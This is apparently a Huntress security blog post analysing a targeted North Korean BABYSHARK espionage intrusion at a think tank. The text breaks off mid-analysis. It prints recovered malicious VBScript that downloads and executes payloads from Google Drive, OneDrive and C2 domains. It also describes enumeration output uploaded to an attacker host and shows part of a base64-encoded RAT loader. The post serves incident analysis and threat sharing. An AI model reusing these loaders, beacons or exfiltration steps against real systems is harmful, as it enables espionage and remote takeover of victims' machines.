Targeted APT Activity: BABYSHARK Is Out for Blood | Huntress

Archived: 2026-04-05 16:19:56 UTC

tl;dr: This blog follows the ThreatOps investigation of targeted DPRK (North Korean) backed cyber espionage efforts against Nuclear Think Tanks. It details the threat hunt from beginning to end, including how our ThreatOps analysts found the threat, how our team peeled back the layers to analyze the malicious activity and how the threat actors phished their way into the partner's network in the first place. Scroll to the bottom for indicators of compromise.


On February 16, Huntress discovered malicious and targeted advanced persistent threat (APT) activity within a trialing partner organization. This activity aligns with known tradecraft attributed to North Korean threat actors targeting national security think tanks.

The uncovered malware family, dubbed BABYSHARK by other researchers, is used by a DPRK state-sponsored threat actor. This variant was significantly customized and tailored to the specific victim environment, indicating a targeted attack.

In this blog, we'll pull back the curtain on the technical details, our internal process of investigation and the lessons learned for the greater security community.


Right of Boom and Backwards

This story begins with our tried-and-true service: detecting persistence, or how hackers establish and maintain access to their victim.



Discovering persistence mechanisms keys us in that there was *undeniably* malicious threat actor behavior. We start with this scene of the crime, and then work backward, unveiling new clues and breadcrumbs to uncover the full picture.

Once our 24/7 Security analysts identified the activity, we began an investigation to identify how deep the rabbit hole went.




Our initial discovery was a scheduled task, masquerading with the name GoogleUpdater that ran a **VBScript script** qwert.vbs. This is a commonly used technique (MITRE ATT&CK T1035.005) to blend in and avoid detection by sounding like something legitimate—in this case, Google. Using a legitimate file (wscript.exe) to run the malicious script further helps to avoid detection that is based on scanning of the binary that is running.


qwert.vbs included code to reach out to a Google Drive file.

```
On Error Resume Next
Set a=CreateObject("WScript.Shell")
Set g = CreateObject("Scripting.FileSystemObject")
h = a.ExpandEnvironmentStrings("%appdata%")
i=h+"\normal.crp"
s=""
If g.FileExists(i) <> 0 Then
    Set j = g.OpenTextFile(i, 1, True)
    c =  j.ReadAll
    j.Close
    d=7
    L=Len(c):For jx=0 To d-1:For ix=0 To Int(L/d)-1:s=s&Mid(c,ix*d+jx+1,1):Next:Next:s=s&Right(c,L-Int(L/d)*d)
    g.DeleteFile i
    execute(s)
Else
    Set q = CreateObject("msxml2.xmlhttp")
    q.open "GET","https://drive.google.com/file/d/[redacted]/view?usp=sharing",false
    q.setRequestHeader "Content-Txpe","application/x-www-form-urlencoded"
    q.Send
    f=q.responseText
    z="johnbegin--"
    x="--johnend"
    w=Instr(f,z)
    u=Instr(f,x)
    If w<>0 And u<>0 Then
    f=Mid(f,w+Len(z),u-w-Len(z))

    f=Replace(f,"&amp;","&")
    f=Replace(f,"&#39;","'")
    f=Replace(f,"&quot;","""")
    f=Replace(f,"&lt;","<")
    f=Replace(f,"&gt;",">")
    End If
    Set j= g.CreateTextFile(i, True)
    j.Write f
    j.Close
End If
```

Viewing this Google Drive file, it turns out to be completely blank: an empty file. Note the lengthy filename at the very top of the display, however.



Downloading the page with curl, we can see the HTML source of the Google Drive page—which does not appear to be overtly malicious upon first glance. But taking a closer look, we uncovered some odd "markers" in the lengthy file name displayed.




Aside from what looked like gibberish, there were the strings "manage" with parentheses following it—almost to look like a function call, as if the parameters d=7 were passed in. Immediately following it was a johnbegin-- and a significant amount of nonsense characters, and eventually a --johnend string. The johnbegin and johnend text seemed to be delimiters to wrap around the random data… perhaps that was encoded data in some way!

With that breadcrumb, our ThreatOps team began looking over open-source research online to determine if others have seen these "johnbegin" and "johnend" markings.

North Korea's recent BabyShark malware works with the fileless technique by downloading encrypted malicious scripts from Google drive. Malicious scripts distinguish between start and end with "johnbegin" and "johnend". pic.twitter.com/6INRjQeecs

> — IssueMakersLab (@issuemakerslab) March 21, 2020

Thanks to some shared intelligence by Palo Alto's Unit42, malware reporting sites and others, we were able to discover that these delimiters were key indicators of a strain of malware dubbed BABYSHARK, known for being used by North Korean state-sponsored threat actors.



Doing our due diligence to read up on the great analysis and research from those who have seen this in the wild before us, it was clear the previous sightings dated back to the 2018-2019 timeframe. For this specific incident, the first indicators of compromise we uncovered were in March of 2021.

Knowing that we were now digging into a malicious APT activity, we deployed our Process Insights functionality to this host and organization for even greater visibility.

Peeling Back the Layers

With a better understanding of what we were looking at, we continued to dig through the qwert.vbs sample.

From reading the code, we could see that this scheduled VBScript would download the contents of this Google Drive page on first execution and carve out the obfuscated data between the johnbegin and johnend delimiters to be saved as a file normal.crp. Later, upon second execution by the scheduled task, the script deobfuscates the saved data and executes it as VBScript.

Considering we can see the deobfuscation routine, we can run that on our own and unravel what actual code would be present and executed from normal.crp.

```
On Error Resume Next
Set fs = CreateObject("Scripting.FileSystemObject")
Set ws = CreateObject("WScript.Shell")
Set p0 = CreateObject("msxml2.xmlhttp")
scriptdir = ws.ExpandEnvironmentStrings("%appdata%")
userdir = ws.ExpandEnvironmentStrings("%userprofile%")
username = LCase(ws.ExpandEnvironmentStrings("%username%"))
username = Escape(username)
username = Replace(username,"%u","")

username = Replace(username,"%20","")
chk = "no"
username = LCase(username)
If username <> "bob" And username <> "administrator" Then
    p0.open "GET", "https://retmodul.com/google/goog.php?op=" + username,False
    p0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
    p0.Send
    WScript.quit
End If
If username = "bob" Then
    username0 = "bob"
    depth = "9"
End If
If username = "administrator" Then
    username0 = "administrator"
    depth = "9"
End If
If Not fs.FileExists(scriptdir + "\filexx.tmp") Then
    asd = "reg add HKEY_CURRENT_USER\Software\RegisteredApplications /v AppXr1bysyqf
    Set objFSO = CreateObject(""""""Scripting.FileSystemObject"""""")
    Set wShell = CreateObject(""""""WScript.Shell"""""")
    folder = wShell.ExpandEnvironmentStrings(""""""""%""appdata""%"""""""")

    data = """""""no"""""""
    If objFSO.FileExists(folder + """""" \ desktop.tmp""""""") Then
```

Note: This screenshot is an excerpt of the code present and the full file can be reviewed with the gist link above.

There is a *lot* to unpack and discuss within this VBScript code. We will start with the most interesting observation: the malware *checks the current username.*

The Cast of Characters

We want to emphasize that the observed APT activity is highly targeted against this organization and affiliated individuals.

The target organization fits the category of "think tanks," as alluded to in the very beginning of this post. Additionally, this target's computer had a hostname referring to the owner and user—who, for partner confidentiality, we'll refer to as Alex.

Alex's computer was not the only host in this organization that Huntress was supporting—other devices with a hostname based on their user were visible to us, but during the time of our analysis, only Alex's machine was online. To tell the whole story, we knew we needed access to another important user's machine. We will refer to this user as **Bob.**

Notice that the normal.crp file *specifically* checks for the presence of the username "Administrator," or our newly introduced character, "Bob." The malware would not run if it was not under Bob. If the current username did *not* match either of these two names, the malware will reach out to an HTTP C2 server. The malware will then stop itself from executing on the system.

This was particularly interesting to us. This attack was tailored to focus only on Bob. If (and only if) the username matched Bob, then it would add persistence mechanisms in the Windows registry, stage new obfuscated files, and continue communications with its C2 servers.

Following Breadcrumbs

Noting the newly discovered activity from normal.crp, we found several other persistence mechanisms on the host. We discovered the scheduled task named Microsoft-Windows-UpdateDefender that used another VBS script called sys0.vbs to open up a registry key HKEY_CURRENT_USER\Software\RegisteredApplications\[random] and perform some string replacement on the data stored there and execute the contents.


(This filename sys0.vbs differs from the suggested sys1.vbs name in the recovered normal.crp script, but after finding both renditions on different hosts, both contain the same contents).


```
{
     "arguments": "\"C:\\Users\\[REDACTED]\\Microsoft\\sys0.vbs\" \"On Error Resume Next:Set d=
CreateObject(zWScript.Shellz):e=d.RegRead(zHKEY_CURRENT_USER\\Software\\RegisteredApplications\\
AppXr1bysyqf6kpaq1aje5sbadka8dgx3g4gz):execute(e)\"",
     "command": "wscript.exe",
     "command_with_args": "wscript.exe \"C:\\Users\\[REDACTED]\\Microsoft\\sys0.vbs\" \"On Erro
r Resume Next:Set d=CreateObject(zWScript.Shellz):e=d.RegRead(zHKEY_CURRENT_USER\\Software\\Regi
steredApplications\\AppXr1bysyqf6kpaq1aje5sbadka8dgx3g4gz):execute(e)\"",
     "name": "Microsoft-Windows-UpdateDefender",
     "number_of_exec_actions": 1,
     "task_file": "C:\\WINDOWS\\system32\\tasks\\Diagnosis\\Windows Defender\\Microsoft-Windows
-UpdateDefender",
     "task_file_size": 3038,
     "task_file_create_time": "2021-03-19 15:08:05 [redacted]
     "task_file_mod_time": "2021-03-19 15:08:09 [redacted]
     "task_folder": "C:\\WINDOWS\\system32\\tasks\\Diagnosis\\Windows Defender"
```


Examining the contents of the task file showed that the commands were executed every 29 minutes, while sys1.vbs would be executed every 61 minutes.


```
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2021-03-11T09:30:00</StartBoundary>
      <Repetition>
        <Interval>PT29M</Interval>
      </Repetition>
    </TimeTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>wscript.exe</Command>
      <Arguments>"C:\Users\[REDACTED]\Microsoft\sys0.vbs" "On Error Resume Next:S
et d=CreateObject(zWScript.Shellz):e=d.RegRead(zHKEY_CURRENT_USER\Software\Regist
eredApplications\AppXr1bysyqf6kpaq1aje5sbadka8dgx3g4gz):execute(e)"</Arguments>
    </Exec>
  </Actions>
</Task>
```


This was also confirmed by looking at the data collected by *Process Insights*. Process Insights is the newest addition to The Huntress Managed Security Platform, offering greater visibility and telemetry on actions performed on an endpoint *at the process level.* This captures information like process spawn time, origination, path and any subsequent child process data—in real-time. 😉



(Click the above image to enlarge it)

The filexx.tmp and schedxx.tmp files were written to disk as means of checking if this code was executed previously. These files were not present on Alex's machine at the time of our analysis.

The registry value at "HKEY_CURRENT_USER\Software\RegisteredApplications\AppXr1bysyqf6kpaq1aje5sbadka8dgx3g4g" contained even more VBScript code.

```
Set Post0 = CreateObject("msxml2.xmlhttp")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set wShell=CreateObject("WScript.Shell")
folder = wShell.ExpandEnvironmentStrings("%appdata%")

data="no"
If objFSO.FileExists(folder+"\\desktop.tmp") Then
    Set f = objFSO.OpenTextFile(folder+"\\desktop.tmp", 1, True)
    data =  f.ReadAll
    f.Close
    d=7
    L=Len(data)
    s=""
    For jx=0 To d-1
        For ix=0 To Int(L/d)-1
            s=s&Mid(data,ix*d+jx+1,1)
        Next
    Next
    s=s&Right(data,L-Int(L/d)*d)
    data=s
    objFSO.DeleteFile folder+"\\desktop.tmp"
Else
    Post0.open "GET", "https://worldinfocontact.club/111/alex/expres.php?op=2",False
    Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
    Post0.Send
    t0=Post0.responseText
    Set f = objFSO.CreateTextFile(folder+"\\desktop.tmp", True)
    f.Write(t0)
    f.Close
End If

If data<>"no" Then
    Execute(data)
End If
```

This code reached out to a C2 domain to retrieve the contents for yet another new file, desktop.tmp, if it was not already present. This code is exactly in line with what we uncovered from the normal.crp, but it pulls from a different C2 domain (worldinfocontact[.]club rather than hodbeast[.]com).

The distinction between these domains seemed to be that worldinfocontact[.]club is their *beaconing* command and control. It reached out to this C2 on a set interval, retrieved any pending commands to be executed, slept, then executed those new tasks. The response from worldinfocontact[.]club /111/alex/expres[.]php?op=2 was inherently going to vary from time to time as the threat actors queued new commands and scripts to execute remotely.

The contents of desktop.tmp were then subsequently changing as they were the last set of commands sent by the C2 server.

The desktop.tmp file contents we uncovered on Alex's machine were obfuscated commands to run the OneDrive.exe process. It is fair to say that this is the "fallback" procedure from the C2 (when no other commands were pending) to ensure whatever DLL hijacking they set up would continue to execute, even if the OneDrive process was stopped. We will revisit the alleged DLL hijacking technique in our analysis of other artifacts soon.

This deobfuscated desktop.tmp on Alex's host is below:

On Error Resume Next:Set wShell=CreateObject("WScript.Shell"):retu=wShell.run("""%userprofile%\AppData\Local\Microsoft\OneDrive\onedrive.exe"" /background",0,false)

Bear in mind that this was returned from the worldinfocontact[.]club endpoint. However, hodbeast[.]com, on the other hand, returned obfuscated syntax that would ultimately run some enumeration commands and write the output to a file ttmp1.log.

- cmd.exe /c PowerShell Get-Process outlook ^| Format-List Path
- cmd.exe /c whoami
- cmd.exe /c net user
- tasklist

The ttmp1.log file is then Base64 encoded with certutil -f -encode to be saved as ttmp.log and then uploaded to https[:]//hodbeast.com/silver/upload[.]php with a POST request.


This data exfiltration technique is in line with previous sightings and is known in the MITRE ATT&CK page for BABYSHARK malware.

Finally, other files present on Alex's machine were **desktop.r5u** and **desktop.xml**. These files had identical contents. The "**BEGIN**" and "**END**" certificate delimiters indicate this file would also be unraveled with **certutil**.

```
-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAEAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABp/5zJLZ7ymi2e8potnvKa
mQIDmiSe8pqZAgGaUJ7ympkCAJo1nvKa8GE5miie8potnvOae57ymkPF8Zs/nvKa
Q8X3mwye8ppDxfabPZ7ymv/F+5spnvKa/8Xymyye8pr/xQ2aLJ7ymv/F8JssnvKa
UmljaC2e8poAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABQRQAATAEGAAe3tV8AAAAA
AAAAAOAAAiELAQ4AACgBAACeAAAAAAAAhiQAAAAQAAAAQAEAAAAAEAAQAAAAAgAA
BgAAAAAAAAAGAAAAAAAAAAAAgAgAAABAAAAAAAAAAIAQAEAABAAABAAAAAAEAAAEAAA
AAAAABAAAACQpAEAVAYAAOSqAQA8AAAAAPABAIgCAAAAAAAAAAAAAAAAAAAAAAAA
AAACADQRAABAlgEAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALCWAQBAAAAA
AAAAAAAAAAAAQAEAIAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAA
riYBAAAQAAAAKAEAAAQAAAAAAAAAAAAAAAAACAAAGAucmRhdGEAAFxxAAAAQAEA
AHIAAAAsAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

desktop.r5u and desktop.xml decode to a RAT.

Looking at the first few characters (**]TVqQAA**) we can see that this is probably a base64 encoded PE file. Indeed, using CyberChef, we can decode the base64 text to obtain a DLL file.



Loading the DLL in pestudio reveals a pdb path that leaves nothing to the imagination:
"H:\Hollow\googleDrive_rat_load_complete\rat_load\Release\rat_load.pdb"

It's worth noting that this file cannot be found in VirusTotal. While we have not yet finished our analysis on this DLL, it is not a stretch to consider this could be a variant of the KimJongRAT known to be often used alongside BABYSHARK.

The desktop.xml file seems to copy itself to (or possibly check for) desktop.r5u file in %appdata\roaming\Microsoft% directory as this can be found hardcoded in the binary.

```
100195c4  char const data_100195c4[0xc] = "SHELL32.DLL", 0
100195d0  char const data_100195d0[0x19] = "%s\\Microsoft\\desktop.r5u", 0
```

It also contains references to the following DLLs within an embedded PE file:

```
SHELL32.DLL       Library
rat_load.dll      Library
KERNEL32.dll      Library
ADVAPI32.dll      Library
```

The exports from this binary are as follows:

```
Ordinal      RVA          Name
1            0x0001A583   GetFileVersionInfoA forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoA
2            0x0001A5DD   GetFileVersionInfoByHandle forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoByHandle
3            0x0001A639   GetFileVersionInfoExA forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoExA
4            0x0001A690   GetFileVersionInfoExW forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoExW
5            0x0001A6E9   GetFileVersionInfoSizeA forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoSizeA
6            0x0001A746   GetFileVersionInfoSizeExA forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoSizeExA
7            0x0001A7A5   GetFileVersionInfoSizeExW forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoSizeExW
8            0x0001A802   GetFileVersionInfoSizeW forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoSizeW
9            0x0001A859   GetFileVersionInfoW forwarder: \\?\globalroot\systemroot\syswow64\version.GetFileVersionInfoW
10           0x0001A8A5   VerFindFileA forwarder: \\?\globalroot\systemroot\syswow64\version.VerFindFileA
11           0x0001A8EA   VerFindFileW forwarder: \\?\globalroot\systemroot\syswow64\version.VerFindFileW
12           0x0001A932   VerInstallFileA forwarder: \\?\globalroot\systemroot\syswow64\version.VerInstallFileA
13           0x0001A97D   VerInstallFileW forwarder: \\?\globalroot\systemroot\syswow64\version.VerInstallFileW
14           0x0001A9C9   VerLanguageNameA forwarder: \\?\globalroot\systemroot\syswow64\version.VerLanguageNameA
15           0x0001AA16   VerLanguageNameW forwarder: \\?\globalroot\systemroot\syswow64\version.VerLanguageNameW
16           0x0001AA61   VerQueryValueA forwarder: \\?\globalroot\systemroot\syswow64\version.VerQueryValueA
17           0x0001AAAA   VerQueryValueW forwarder: \\?\globalroot\systemroot\syswow64\version.VerQueryValueW
```


If there weren't already enough moving pieces to this story, we uncovered even more activity through wscript.exe with our Process Insights capability. Alongside the running scheduled tasks, there was an occurrence of a script CF8C.vbs being run out of Alex's temporary directory.

wscript.exe C:\Users\Alex\AppData\Local\Temp\CF8C.vbs *[MoreVBScript]*

This CF8C.vbs file was no longer present on the host, but considering it had practically the contents of another script passed as another argument, it was clear it would again deobfuscate or substitute symbols and execute more VBScript.

```
wscript.exe "C:\\Users\\Alex\\AppData\\Local\\Temp\\CF8C.vbs",
        "On!www!Error!www!Resume!www!Next::Request_0!www!=!www!!zzz!https://onedrive.live.com/!xxx!authkey
        =%21AL1nlnPI22OktF8!yyy!cid=FF254DB40FA2A3BA!yyy!id=FF254DB40FA2A3BA%21113!yyy!parId=root!yyy!o=On
        eUp!zzz!::Set!www!Post0!www!=!www!CreateObject(!zzz!msxml2.xmlhttp!zzz!)::Set!www!fs!www!=!www!Cre
        ateObject(!zzz!Scripting.FileSystemObject!zzz!)):::Function!www!FileWrite(
                filename,!www!content)::Set!www!hnd!www!=!www!fs.CreateTextFile(filename,!www!True)::!vvv!
        hnd.Write!www!content::!vvv!hnd.Close::End!www!Function:::Function!www!Co00(c)::d=7::L=Len(
                c)::s=!zzz!!zzz!::For!www!jx=0!www!To!www!d-1:::For!www!ix=0!www!To!www!Int(L/
                d)-1:::s=s!yyy!Mid(c,ix*d+jx+1,1):::Next:::Next:::s=s!yyy!Right(c,L-Int(L/
                d)*d):::Co00=s:::End!www!Function:::Function!www!my_preg_match(vbs_data,!www!pattern,!www
        !patternorder,!www!submatchorder)::!vvv!Set!www!re!www!=!www!New!www!RegExp::!vvv!re.Pattern!www!=
        !www!pattern::!vvv!re.Global!www!=!www!True::!vvv!If!www!re.Test(vbs_data)!www!=!www!0!www!Then!ww
        w!::!vvv!!vvv!act_flag!www!=!www!0::!vvv!!vvv!Exit!www!Function::!vvv!End!www!if::!vvv!Set!www!oMa
        tches!www!=!www!re.Execute(vbs_data)::!vvv!Set!www!oMatch!www!=!www!oMatches(patternorder)::!vvv!m
        y_preg_match!www!=!www!oMatch!vvv!::End!www!Function::::::pattn!www!=!www!!zzz!authkey=[a-zA-Z0-9%
        _-]+!zzz!::authkey!www!=!www!my_preg_match(
                Request_0,!www!pattn,!www!0,!www!0)::authkey!www!=!www!Replace(
                authkey,!www!!zzz!%21!zzz!,!www!!zzz!!!zzz!)::authkey!www!=!www!Replace(
                authkey,!www!!zzz!%5F!zzz!,!www!!zzz!_!zzz!)::authkey!www!=!www!Replace(authkey,!www!!zzz!
        %2D!zzz!,!www!!zzz!-!zzz!)::::::pattn!www!=!www!!zzz!cid=[a-zA-Z0-9%_-]+!zzz!::cid!www!=!www!my_pr
        eg_match(Request_0,!www!pattn,!www!0,!www!0)::::pattn!www!=!www!!zzz!!yyy!(id=[a-zA-Z0-9%_-]+)!zzz
        !::id!www!=!www!my_preg_match(Request_0,!www!pattn,!www!0,!www!0)::id!www!=!www!Replace(
                id,!www!!zzz!!yyy!!zzz!,!www!!zzz!!zzz!)::id!www!=!www!Replace(
                id,!www!!zzz!%21!zzz!,!www!!zzz!!!zzz!)::::::path1!www!=!www!Replace(
                cid,!www!!zzz!cid=!zzz!,!www!!zzz!!zzz!)::path2!www!=!www!Replace(
                id,!www!!zzz!id=!zzz!,!www!!zzz!!zzz!)::Request_1!www!=!www!!zzz!https://api.onedrive.com/
                v1.0/drives/!zzz!!www!+!www!path1!www!+!www!!zzz!/items/!zzz!!www!+!www!path2!www!+!www!!z
        zz!!xxx!select=id%2C%40content.downloadUrl!yyy!!zzz!!www!+!www!authkey:::::Post0.open!www!!zzz!GE
        T!zzz!,!www!Request_1,!www!False::Post0.setRequestHeader!www!!zzz!Conten
                t-Type!zzz!,!www!!zzz!application/json",
        "!www!odata.metadata=none!zzz!::Post0.Send::Response_1!www!=!www!Post0.responseText:::pattn!www!=
        !www!!zzz!downloadUrl.*https*\\:\\/\\/.*.1drv\\.com\\/[a-zA-Z0-9_-]+!zzz!::Request_2!www!=!www!my_
        preg_match(Response_1,!www!pattn,!www!0,!www!0)::Request_2!www!=!www!Mid(
                Request_2,!www!15,!www!Len(Request_2)!www!-!www!15!www!+!www!1):::Post0.open!www!!zzz!GET
        !zzz!,!www!Request_2,!www!False::Post0.setRequestHeader!www!!zzz!Content-Type!zzz!,!www!!zzz!text/
        plain!zzz!::Post0.Send::Response_2!www!=!www!Post0.responseText:::PlainCmdline!www!=!www!!www!Co0
        0(Response_2)::execute(PlainCmdline)"
```

This deobfuscated VBScript reaches out to a OneDrive link, a tactic once again referenced in other public research, then deobfuscates and executes the supplied VBScript.



This decodes to...

